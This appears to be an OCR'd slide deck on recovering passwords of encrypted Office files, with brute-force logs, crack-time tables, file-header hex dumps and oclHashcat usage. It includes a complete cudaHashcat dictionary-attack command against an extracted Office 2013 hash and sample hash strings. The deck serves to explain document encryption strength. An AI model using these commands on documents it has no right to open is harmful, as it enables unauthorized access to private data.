
abcdefghijklmnopqrstuvwxyz

Minimum length 1 Maximum length 4

Mask Mask symbol ?

Passwords to process: 475,254

Estimated time: 17m 17s @ speed: 458



```
File: D:¥oox¥files¥xlsx¥demo1.xlsx
Type: Microsoft® Excel 2013
Protection: MS Office 2013, SHA512, 256-bit AES
Total passwords to process: 351,520
Password range is defined and attack has been started. If password belongs to this range it'll found otherwise you'll need to
extend password range taking into consideration practical limits based on password recovery speed.
Attack time limited to 30 minutes. Please consider purchasing a license to get rid of this limitation.
Total passwords processed: 13,312.

Attack was interrupted by user.

Total passwords to process: 186,843,979
Password range is defined and attack has been started. If password belongs to this range it'll found otherwise you'll need to
extend password range taking into consideration practical limits based on password recovery speed.
Total passwords processed: 34,048.
Passwords skipped due to length limitations: 3.

Attack was interrupted by user.

Total passwords to process: 456,976
Password range is defined and attack has been started. If password belongs to this range it'll found otherwise you'll need to
extend password range taking into consideration practical limits based on password recovery speed.
Attack time limited to 30 minutes. Please consider purchasing a license to get rid of this limitation.
```

Current password: btoa Estimated time: 14m 40s

Current speed: 431 Average speed: 484

© 2011-2015 Passcovery Co. Ltd. Demo Version

Latin small (26 letters) [a-z]*

Password length	4	6	8	10
ZIP	(1 sec)	(1 sec)	46 sec	9 hours
ZIP(256bitAES)	(1 sec)	5 min	2 days	4 years
DOC	(1 sec)	26 sec	5 hours	136 days
DOCX	20 sec	44 min	105 days	195 years

[1] http://www.dit.co.jp/service/report/security-threat_v3.html

Latin small + capital[A-Z] + digits[0-9] (62 letters)

Password length	4	6	8	10
ZIP	(1 sec)	13 sec	13.5 hours	6 years
ZIP(256bitAES)	14 sec	15 hours	7 years	26,000 years
DOC	(1 sec)	1.3 hours	211 days	2218 yers
DOCX	10.7 min	29 days	301 years	1,158,000 years


[1] http://www.dit.co.jp/service/report/security-threat_v3.html

Latin[a-zA-Z] + digits[0-9] + specials (93 letters)

Password length	4	6	8	10
ZIP	(1 sec)	2.4 sec	14 days	341 years
ZIP(256bitAES)	1.2 sec	7 days	169 years	1,462,000 years
DOC	6 sec	15 hours	15 years	128,000 years
DOCX	55 min	326 days	7800 years	66,726,000 years

[1] http://www.dit.co.jp/service/report/security-threat_v3.html

Microsoft opened this Cryptography Structure



[MS-OFFCRYPTO]: Office Document Cryptography Structure

Intellectual Property Rights Notice for Open Specifications Documentation


- **Technical Documentation.** Microsoft publishes Open Specifications documentation for protocols, file formats, languages, standards as well as overviews of the interaction among each of these technologies.
- **Copyrights.** This documentation is covered by Microsoft copyrights. Regardless of any other terms that are contained in the terms of use for the Microsoft website that hosts this documentation, you may make copies of it in order to develop implementations of the technologies described in the Open Specifications and may distribute portions of it in your implementations using these technologies or your documentation as necessary to properly document the implementation. You may also distribute in your implementation, with or without modification, any schema, IDL's, or code samples that are included in the documentation. This permission also applies to any documents that are referenced in the Open Specifications.
- **No Trade Secrets.** Microsoft does not claim any trade secret rights in this documentation.

[1] http://download.microsoft.com/download/2/4/8/24862317-78F0-4C4B-B355-C7B2C1D997DB/[MS-OFFCRYPTO].pdf

"D0 CF 11 E0" is DOCFILE's leet!

decrypted.docx


encrypted.docx



```
       +0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +A +B +C +D +E +F  0123456789ABCDEF
000000 50 4B 03 04 14 00 06 00-08 00 00 00 21 00 47 56  PK..........!.GV
000010 45 14 A6 01 00 00 FD 06-00 00 13 00 08 02 5B 43  E.ｦ...........[C
000020 6F 6E 74 65 6E 74 5F 54-79 70 65 73 5D 2E 78 6D  ontent_Types].xm
000030 6C 20 A2 04 02 28 A0 00-02 00 00 00 00 00 00 00  l ｢..(..........
000040 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
000050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  .........
000060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  .........
000070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  .........
```

Ready　0000AF: 0x00 (0)　18,785 bytes　S-JIS　上書

ZIP file format




```
       +0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +A +B +C +D +E +F  0123456789ABCDEF
000000 D0 CF 11 E0 A1 B1 1A E1-00 00 00 00 00 00 00 00  ﾐﾏ.爍ｧ..........
000010 00 00 00 00 00 00 00 00-3E 00 03 00 FE FF 09 00  ........>.......
000020 06 00 00 00 00 00 00 00-00 00 00 03 00 00 00 00  ................
000030 01 00 00 00 00 00 00 00-10 00 00 02 00 00 00 00  ................
000040 01 00 00 00 FE FF FF FF-00 00 00 00 00 00 00 00  ................
000050 07 00 00 00 08 00 00 00-FF FF FF FF FF FF FF FF  .........
000060 FF FF FF FF FF FF FF FF-FF FF FF FF FF FF FF FF  .........
000070 FF FF FF FF FF FF FF FF-FF FF FF FF FF FF FF FF  .........
```

Ready　0000AE: 0xFF (255)　25,088 bytes　S-JIS　上書

DOC file format

oclHashcat - advanced password recovery



Download latest version

Name	Version	md5sum	Date
oclHashcat for AMD	v1.36	4b541784b247a275a187d3bd64f791de	2015.04.25
oclHashcat for NVidia	v1.36	1afb1a2bad14c706ce60dc3f8d5dd2bc	2015.04.25

GPU Driver requirements:

- NV users require ForceWare 346.x or later
- AMD users require Catalyst 14.9 exactly

Features

- Worlds fastest password cracker
- Worlds first and only GPGPU based rule engine
- Free
- Multi-GPU (up to 128 gpus)
- Multi-Hash (up to 100 million hashes)
- Multi-OS (Linux & Windows native binaries)
- Multi-Platform (OpenCL & CUDA support)
- Multi-Algo (see below)
- Low resource utilization, you can still watch movies or play games while cracking
- Focuses highly iterated modern hashes
- Focuses dictionary based attacks
- Supports distributed cracking
- Supports pause / resume while cracking

Supported new .docx's hash (Office 2010/2013)

[1] http://hashcat.net/oclhashcat/

oclHashcat - How to use

- Cracking password protected Office documents

```
> cudaHashcat64.exe -a 0 -m 9600 --username demo1.docx:$office$*
2013*10000*256*16*fa383e06ac8c7cf12e55a9921c6a44ff*b85e024368acc
b51fdfc8e63bc9cb68d*b4b7a16d577e3e541f8aba367cd428d1fae1ce8c2c40
be5eab5a7e88977e4536 rockyou.txt
```

- cudaHashcat64.exe (It works on GPU)
  - -a 0 (dictionary attack mode)
  - -m 9600 (Office 2013)
  - --username demo1.xlsx:$office$*2013*10000*256*16*hash...

oclHashcat v1.36 (It works on Nvidia GeForce)

Hash-Mode (-m)	Hash-Name	Example (--username)
9400	Office 2007	$office$*2007*20*128*16*411a51284e0d0200b131a8949aaaa5cc*117d532441c63968bee7647d9b7df7d6*df1d601ccf905b375575108f42ef838fb88e1cde
9500	**Office 2010**	**$office$*2010*100000*128*16*77233201017277788267221014757262*b2d0ca4854ba19cf95a2647d5eee906c*e30cbbb189575cafb6f142a90c2622fa9e78d293c5b0c001517b3f5b82993557**
9600	**Office 2013**	**$office$*2013*100000*256*16*7dd611d7eb4c899f74816d1dec817b3b*948dc0b2c2c6c32f14b5995a543ad037*0b7ee0e48e935f937192a59de48a7d561ef2691d5c8a3ba87ec2d04402a94895**
9710	Office 97-03 (MD5+RC4, collider-mode#1)	$oldoffice$1*04477077758555626246182730342136*b1b72ff351e41a7c68f6b45c4e938bd6*0d95331895e99f73ef8b6fbc4a78ac1a
9720	Office 97-03 (MD5+RC4, collider-mode#2)	$oldoffice$1*04477077758555626246182730342136*b1b72ff351e41a7c68f6b45c4e938bd6*0d95331895e99f73ef8b6fbc4a78ac1a

[1] http://hashcat.net/wiki/doku.php?id=example_hashes

office2john.py (extract hash from encrypted file)

- demo1.docx (Password="pass")

